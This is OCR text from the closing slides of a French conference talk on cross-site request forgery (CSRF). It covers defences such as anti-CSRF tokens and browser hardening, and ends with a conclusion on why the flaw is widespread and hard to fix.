
CSRF avec XMLHttpRequest()




CSRF avec XMLHttpRequest()



CSRF avec XMLHttpRequest()



CSRF avec XMLHttpRequest()



Partie 4 :
Les protections contre les attaques de type CSRF

Protections

- Renforcement des navigateurs :
  - Détection des scripts potentiellement hostiles par le navigateur (?).
  - Renforcement du *DNS-pinning*.
- Pour l'utilisateur :
  - Utilisation de 2 navigateurs : le navigateur utilisé pour les sites internes passe par un serveur relais (*proxy*) demandant une authentification.
- Pour les applications Web :
  - Ajout d'un jeton aléatoire dans les liens et les formulaires, puis vérification du jeton dans chaque requête.

Conclusion

- Les CSRF : une vulnérabilité ayant un impact réel
  - Réalisation d'actions non autorisées dans une application Web avec les droits d'un utilisateur légitime.
  - Possibilité pour un attaquant d'assurer la persistance du code hostile.
  - Possibilité pour un attaquant de consulter la réponse.
- Vulnérabilité difficile à résoudre :
  - Cause première : modèle de conception du Web qui autorise une page Web à faire une requête vers un autre site Web.
  - Majorité des applications Web vulnérables.
- Vulnérabilité prévisible :
  - Conséquence d'une cohabitation risquée : dans un même processus, celui du navigateur, s'exécutent à la fois des applications sensibles et du contenu potentiellement hostile.

Merci pour votre attention.

Des questions ?

Renaud Feil
<renaud.feil@hsc.fr>

Louis Nyffenegger
<louis.nyffenegger@hsc.fr>